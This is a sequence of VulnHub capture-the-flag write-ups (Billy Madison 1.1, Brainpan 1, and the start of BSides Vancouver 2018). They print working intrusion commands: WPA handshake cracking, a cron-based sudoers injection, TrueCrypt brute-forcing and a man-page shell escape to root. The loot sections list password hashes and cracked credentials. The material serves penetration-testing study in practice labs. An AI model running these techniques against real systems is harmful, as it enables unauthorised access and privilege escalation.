1. From the storyline so far, user **eric** has reused WiFi password for SSH login. We need to extract the WiFi password from **eg-01.cap** file. We run an **aircrack** scan on the file and get SSH password:

```
1 aircrack-ng eg-01.cap -w /usr/share/wordlists/rockyou.txt → triscuit*
```

```
[00:24:15] 1699520/9822768 keys tested (1176.28 k/s)

Time left: 1 hour, 55 minutes, 7 seconds          17.30%

KEY FOUND! [ triscuit* ]

Master Key      : 9E 8B 4F E6 CC 5E E2 4C 46 84 D2 AF 59 4B 21 6D
                  B5 3B 52 84 04 9D D8 D8 83 67 AF 43 DC 60 CE 92

Transient Key   : 4C 81 0F B5 A2 EE 2D 9F CC 8F 05 D2 82 BF F4 4E
                  AE 4E C9 ED EA 31 37 1E E7 29 10 13 92 BB 87 8A
                  AE 70 95 F8 62 20 B5 2B 53 8D 0C 5C DC 1E 9B B0
                  A6 9C EF 86 87 09 F0 4B 8A 48 02 0C FC 41 AC 00

EAPOL HMAC      : 86 63 53 4B 77 52 82 0C 73 4A FA CA 19 79 05 33
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 14: writeup.exploitation.steps.1.1

2. We login as user **eric** to the SSH backdoor and gain initial shell access:

```
1 ssh -p1974 eric@192.168.92.167
```

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ssh eric@192.168.92.167 -p 1974
The authenticity of host '[192.168.92.167]:1974 ([192.168.92.167]:1974)' can't be established.
ECDSA key fingerprint is SHA256:Iz1zMYr38vrfL6+fiW0fd0AxC2ymMj/um0B6LxPAOLM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.92.167]:1974' (ECDSA) to the list of known hosts.
eric@192.168.92.167's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

210 packages can be updated.
12 updates are security updates.

Last login: Sat Aug 20 22:28:28 2016 from 192.168.3.101
eric@BM:~$
eric@BM:~$ id
uid=1002(eric) gid=1002(eric) groups=1002(eric)
eric@BM:~$
eric@BM:~$ uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
eric@BM:~$
eric@BM:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6249 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4399 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:494286 (494.2 KB)  TX bytes:1822710 (1.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12040 (12.0 KB)  TX bytes:12040 (12.0 KB)

eric@BM:~$

```

Figure 15: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```

1  eric@BM> id
2  uid=1002(eric) gid=1002(eric) groups=1002(eric)
3  eric@BM>
4  eric@BM> uname
5  Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6  eric@BM>
7  eric@BM> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
9        inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
10       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
11       RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
12       TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
13       collisions:0 txqueuelen:1000

```

```
14      RX bytes:742406 (742.4 KB)  TX bytes:39258 (39.2 KB)
15  eric@BM>
16  eric@BM> users
17  billy
18  veronica
19  eric
```

Phase #3: Privilege Escalation

1. While searching for `setuid` files we see an uncommon binary:

```
1 find / -type f -perm -04000 2>/dev/null → /usr/local/share/sgml/donpcgd
```

2. We test this binary and find that it requires two file path parameters. It creates an empty file at path passed as argument #2 with permissions of file passed as argument #1:

```
eric@BM:~$ find / -perm -04000 -type f 2>/dev/null
/usr/local/share/sgml/donpcgd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chfn
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
^C
eric@BM:~$
eric@BM:~$
eric@BM:~$ ls -l /usr/local/share/sgml/donpcgd
-r-sr-s-- 1 root eric 372922 Aug 20 2016 /usr/local/share/sgml/donpcgd
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd
Usage: /usr/local/share/sgml/donpcgd path1 path2
eric@BM:~$
```

Figure 16: writeup.privesc.steps.2.1

3. Used this to create a empty file at file path `/etc/cron.hourly/testing` with `chmod 777` permissions. We then added commands to this new file to add user `eric` to `/etc/sudoers`:

```
1 touch testing
2 chmod 777 testing
3 echo -e '#!/bin/bash\nnecho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers'
  ↵ >/etc/cron.hourly/testing
```

```

eric@BM:~$ touch testing
eric@BM:~$ chmod 777 testing
eric@BM:~$ ll
total 540
drwxr-xr-x 4 eric eric 4096 Sep  5 21:38 ./
drwxr-xr-x 6 root root 4096 Aug 20 2016 ../
-rw----- 1 eric eric 799 Sep  5 21:31 .bash_history
-rw-r--r-- 1 eric eric 220 Aug 20 2016 .bash_logout
-rw-r--r-- 1 eric eric 3771 Aug 20 2016 .bashrc
drwx----- 2 eric eric 4096 Aug 20 2016 .cache/
-rw-r--r-- 1 root root 451085 Aug  7 2016 eric-tongue-animated.gif
-rw-r--r-- 1 root root 60710 Aug  7 2016 eric-unimpressed.jpg
-rw-r--r-- 1 eric eric 655 Aug 20 2016 .profile
-rwxrwxrwx 1 eric eric 0 Sep  5 21:38 testing*
drwxrwxr-x 2 eric eric 4096 Sep  5 21:28 tmp/
-rw-r--r-- 1 root root 115 Aug 20 2016 why-1974.txt
eric@BM:~$
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd ./testing /etc/cron.hourly/testing
#### mknod(/etc/cron.hourly/testing,81ff,0)
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll /etc/cron.hourly
total 12
drwxr-xr-x 2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x 1 root root 0 Sep  5 21:34 addsudo*
-rw-r--r-- 1 root root 102 Apr  5 2016 .placeholder
-rwxrwxrwx 1 eric eric 0 Sep  5 21:39 testing*
eric@BM:~$
eric@BM:~$
eric@BM:~$ echo -e '#!/bin/bash\nnecho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers' >/etc/cron.hourly$
/testing
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll /etc/cron.hourly
total 16
drwxr-xr-x 2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x 1 root root 0 Sep  5 21:34 addsudo*
-rw-r--r-- 1 root root 102 Apr  5 2016 .placeholder
-rwxrwxrwx 1 eric eric 62 Sep  5 21:39 testing*
eric@BM:~$

```

Figure 17: writeup.privesc.steps.3.1

4. We had to wait for an hour for the `cron` job to execute and after that running the `sudo -l` command confirmed that `sudoers` permissions are now enabled for user `eric`. We then changed to user `root`:

```

1 sudo -l
2 sudo su

```

```

eric@BM:~$ sudo -l
Matching Defaults entries for eric on BM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User eric may run the following commands on BM:
    (ALL) NOPASSWD: ALL
eric@BM:~$
eric@BM:~$
eric@BM:~$ sudo su
root@BM:/home/eric#
root@BM:/home/eric# id
uid=0(root) gid=0(root) groups=0(root)
root@BM:/home/eric#
root@BM:/home/eric# uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
root@BM:/home/eric#
root@BM:/home/eric# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15687 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2567 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1146849 (1.1 MB)  TX bytes:320625 (320.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:190 errors:0 dropped:0 overruns:0 frame:0
          TX packets:190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:13548 (13.5 KB)  TX bytes:13548 (13.5 KB)

root@BM:/home/eric#

```

Figure 18: writeup.privesc.steps.4.1

5. We copied `BowelMovement` and `hints.txt` files from `/PRIVATE/` directory to `/home/eric/` and changed file owner to user `eric`. Then we download both files locally using `scp`:

```

1 scp -p1974 eric@192.168.92.167:/home/eric/BowelMovement ./
2 scp -p1974 eric@192.168.92.167:/home/eric/hints.txt ./

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/Bowel
Movement ./
eric@192.168.92.167's password:
BowelMovement                                100% 1024KB  44.9MB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/hint.
txt ./
eric@192.168.92.167's password:
hint.txt                                      100% 221    156.3KB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 19: writeup.privesc.steps.5.1

6. The `hints.txt` file hinted at a possible password from the Wikipedia page [BillyMadison](#). We used `cewl` to create a wordlist from the wiki page:

```
1 cewl -d0 "https://en.wikipedia.org/wiki/Billy_Madison" >wiki.wordlist
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat hint.txt
Heh, I called the file BowelMovement because it has the same initials as
Billy Madison. That truly cracks me up! LOLLOL!

I always forget the password, but it's here:

https://en.wikipedia.org/wiki/Billy_Madison

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 20: writeup.privesc.steps.6.1

7. We then ran a password brute force on BowelMovement file as a truecrypt encrypted blob using truecrack and found it key:

```
1 truecrack -t BowelMovement -w wiki.wordlist → execrable
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # truecrack -t BowelMovement -w wiki.wordlist
TrueCrack v3.0
Website: http://code.google.com/p/truecrack
Contact us: info@truecrack@gmail.com
Found password:      "execrable"
Password length:     "10"
Total computations:  "101"
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 21: writeup.privesc.steps.7.1

8. Mounting the decrypted BowelMovement file reveals a partition with secret.zip that contains both Billy_Madison_12th_Grade_Final_Project.doc and THE-END.txt files.

Loot

Hashes

```
1 billy:$6$eqJNxIDh$o0.ynkHZmLxfr0k8YXHHdbyB4boe2two4HnEiJzzuVEUh0w0paEtVCmHXziHhZIet71QcLqhqnV/`  
   ↪ iknE/.....  
2 veronica:$6$ud46500g$j9dN4Xh6nHTDUQ5LpnrUzl6FdRiapcGvjg0JU2/`  
   ↪ Wx.G5Q.PFtbv.sa40JyNnzTVsFEMmgnEZQV1nxGFiy.....  
3 eric:$6$b15/PaMU$VKQussKbrXty79HD4A989SVCn.7.u6bJLMvsFgDSgiM01GlyM/`  
   ↪ lhb1xF0RcX90606aIMbP7XoVI2F5UzI.....
```

Credentials

```
1 ftp: veronica/babygirl_veronica07@y....., eric/ericdoesntdrinkhis.....  
2 ssh: eric/triscu...  
3 truecrypt: execrab..
```

References

- [+] <https://www.vulnhub.com/entry/billy-madison-11,161/>
- [+] <https://g0blin.co.uk/billy-madison-1-vulnhub-writeup/>

[VulnHub] Brainpan: 1

Date: 31/Aug/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_bof](#), [privesc_anansi](#), [privesc_sudo](#)

Overview

This is a writeup for VulnHub VM [Brainpan: 1](#). Here are stats for this machine from [machinescli](#):

✈ machinescli -t --info "vulnhub#51"

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#51	Brainpan: 1						exploit_bof privesc_anansi privesc_sudo

✈

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 9999/tcp/abyss?: [privesc_anansi](#), [privesc_sudo](#)
2. 10000/tcp/http/SimpleHTTPServer 0.6 (Python 2.7.3): [exploit_bof](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

[illegible]

```

49 SF:THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
50 SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n\x2
51 SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
52 SF:20\x20\x20\x20\x20\x20\x20\x20\x20>>\x20");
53 MAC Address: 00:0C:29:4F:0B:E6 (VMware)
54
55 Read data files from: /usr/bin/../../share/nmap
56 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
57 # Nmap done at Wed Jul 31 15:34:20 2019 -- 1 IP address (1 host up) scanned in 45.02 seconds

```

2. Downloaded file from <http://192.168.92.141:10000/bin/brainpan.exe>.

3. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	9999/tcp	abyss?	ttl 64	./results/192.168.92.141/scans/tcp_10000_http_gobuster.txt ./results/192.168.92.141/scans/tcp_10000_http_nikto.txt
2.	10000/tcp	caldav	ttl 64 Radicale calendar and contacts server (Python BaseHTTPServer)	./results/192.168.92.141/scans/tcp_10000_http_nmap.txt ./results/192.168.92.141/scans/tcp_10000_http_robots.txt ./results/192.168.92.141/scans/tcp_10000_http_whatweb.txt

Figure 3: writeup.enumeration.steps.3.1

Findings

Open Ports

```

1 9999/tcp | abyss? |
2 10000/tcp | http | SimpleHTTPServer 0.6 (Python 2.7.3)

```

Files

```

1 http://192.168.92.141:10000/bin/brainpan.exe

```

Phase #2: Exploitation

1. BoF in a vulnerable service running on 9999/tcp. File for the vulnerable service is available for download via a HTTP server running on 10000/tcp. Analyze the service, create exploit and gain remote access to VM.

[illegible]

Figure 4: writeup.exploitation.steps.1.1

Phase #2.5: Post Exploitation

```

1 puck@brainpan> id
2 uid=1002(puck) gid=1002(puck) groups=1002(puck)
3 puck@brainpan>
4 puck@brainpan> uname
5 Linux brianpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686
   ↪ GNU/Linux
6 puck@brainpan>
7 puck@brainpan> ifconfig
8 eth0 Link encap:Ethernet HWaddr 00:0c:29:4f:0b:e6
9      inet addr:192.168.92.141 Bcast:192.168.92.255 Mask:255.255.255.0
10      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
11      RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
12      TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
13      collisions:0 txqueuelen:1000
14      RX bytes:742406 (742.4 KB) TX bytes:39258 (39.2 KB)
15 puck@brainpan>
16 puck@brainpan> users
17 reynard
18 anansi
19 puck

```

Phase #3: Privilege Escalation

1. There's a binary, `anansi_util` that allows `sudo` access. Running the service, we see that it has 3 options, one of which is to view `man` page for any command. We use this option to escape to shell.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual test
sudo /home/anansi/bin/anansi_util manual test
No manual entry for manual
WARNING: terminal is not fully functional
- (press RETURN)/bin/bash
Cannot seek to that file position (press RETURN)
Pattern not found (press RETURN)!/bin/sh
#!/bin/sh
#

# id
id
uid=0(root) gid=0(root) groups=0(root)
#

# uname -a
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686 GNU/Linux
#
```

Figure 5: writeup.privesc.steps.1.1

Loot

Hashes

```
1 root:$6$m20VT7lw$172.XYFP3mb9Fbp/┘  
  ↪ IgxPQJJkDgd0hg34jZD5sxVMix3dKq.DBwv.mw3HgCmRd0QcN4TCzaUtmx4C5DvZa.....  
2 reynard:$6$h54J.qxd$yL5md3J4d0NwNl.36┘  
  ↪ iA.mkcabQqRMmeZ0VFKxIVpXeNpfK.mvmYpYsx8W0Xq02zH8bqo2K.mkQzz55U2H.....  
3 anansi:$6$hblZfTkV$vmZoctrS1nmcDQck5gjLmcLub18xvJa3efaU6cpw9ho0XC/┘  
  ↪ kHupYqQ2qz50.ekVE.SwMfvRnf.QcB1lyD.....  
4 puck:$6$A/┘  
  ↪ mZxJX0$Zmgb3T6SAq.Fx01gEmbIcBF90i7q2eAi0TMMq0hg0pjdgDjBrOp2NBpIRqs40IEZB4op6ueK888lh07gc.....
```

References

- [+] <https://www.vulnhub.com/entry/brainpan-1,51/>
- [+] <https://isroot.nl/2019/05/12/vulnhub-write-up-brainpan-1/>
- [+] <https://d7x.promiselabs.net/2018/03/04/ctf-brainpan-1-ctf-walkthrough-introduction-to-exploit-development-part-i/>

[VulnHub] BSides Vancouver: 2018 (Workshop)

Date: 09/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [enumerate_proto_ftp](#), [enumerate_proto_ssh](#), [exploit_ssh_bruteforce](#), [enumerate_proto_http](#), [enumerate_app_wordpress](#), [exploit_wordpress_plugin_hellodolly](#), [exploit_php_reverseshell](#), [privesc_cron](#), [privesc_sudoers](#)

Overview

This is a writeup for VulnHub VM [BSides Vancouver: 2018 \(Workshop\)](#). Here are stats for this machine from [machinescli](#):

```
machinescli -t --info vancouver
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#231	BSides Vancouver: 2018 (Worksh...						enumerate_proto_ftp enumerate_proto_ssh enumerate_proto_http enumerate_app_wordpress exploit_ssh_bruteforce exploit_wordpress_plugin_hellodolly exploit_php_reverseshell privesc_cron privesc_sudoers

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 21/tcp/ftp/vsftpd 2.3.5: [enumerate_proto_ftp](#)
2. 22/tcp/ssh/OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0): [enumerate_proto_ssh](#), [exploit_ssh_bruteforce](#)
3. 80/tcp/http/Apache httpd 2.2.22 ((Ubuntu)): [enumerate_proto_http](#), [enumerate_app_wordpress](#), [exploit_wordpress_plugin_hellodolly](#), [exploit_php_reverseshell](#), [privesc_cron](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Mon Sep  9 18:30:02 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /root/toolbox/vulnhub/bsidesvancouver2018workshop/results/192.168.92.169/scans/_quick_tcp_nmap.txt
   ↪ -oX
   ↪ /root/toolbox/vulnhub/bsidesvancouver2018workshop/results/192.168.92.169/scans/xml/_quick_tcp_nmap.xml
   ↪ 192.168.92.169
2  Nmap scan report for 192.168.92.169
3  Host is up, received arp-response (0.00040s latency).
4  Scanned at 2019-09-09 18:30:03 PDT for 8s
5  Not shown: 997 closed ports
6  Reason: 997 resets
7  PORT      STATE SERVICE REASON          VERSION
8  21/tcp    open  ftp      syn-ack ttl 64 vsftpd 2.3.5
9  | ftp-anon: Anonymous FTP login allowed (FTP code 230)
10 |_drwxr-xr-x  2 65534 65534      4096 Mar 03 2018 public
11 | ftp-syst:
12 |   STAT:
13 | FTP server status:
14 |   Connected to 192.168.92.163
15 |   Logged in as ftp
16 |   TYPE: ASCII
17 |   No session bandwidth limit
18 |   Session timeout in seconds is 300
19 |   Control connection is plain text
20 |   Data connections will be plain text
21 |   At session startup, client count was 4
22 |   vsFTPD 2.3.5 - secure, fast, stable
23 |_End of status
24 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
   ↪ 2.0)
25 | ssh-hostkey:
26 |   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
27 | ssh-dss AAAAB3NzaC1kc3MAAACBAMkzaYX4CU4jgFt2LpgYnD4UrKdvXHU26+oyQDS6DGYj4NK4+B1G6y1Af6NNqGv
   ↪ +Kph7Wp4ZZc3iDnsCXZe62idQ0husQf00LsnusvbuOXmthEicgnDSi4HUMtvs5I9Knt0+YanEq/w6mBVcbv4FoGu/
   ↪ l5xJny0wbi0C4jEtQGdAAAAFQCj+Lv2iCRNB0t/XGRL+YY3bFwTDQAAAIEAp0oTiAV/
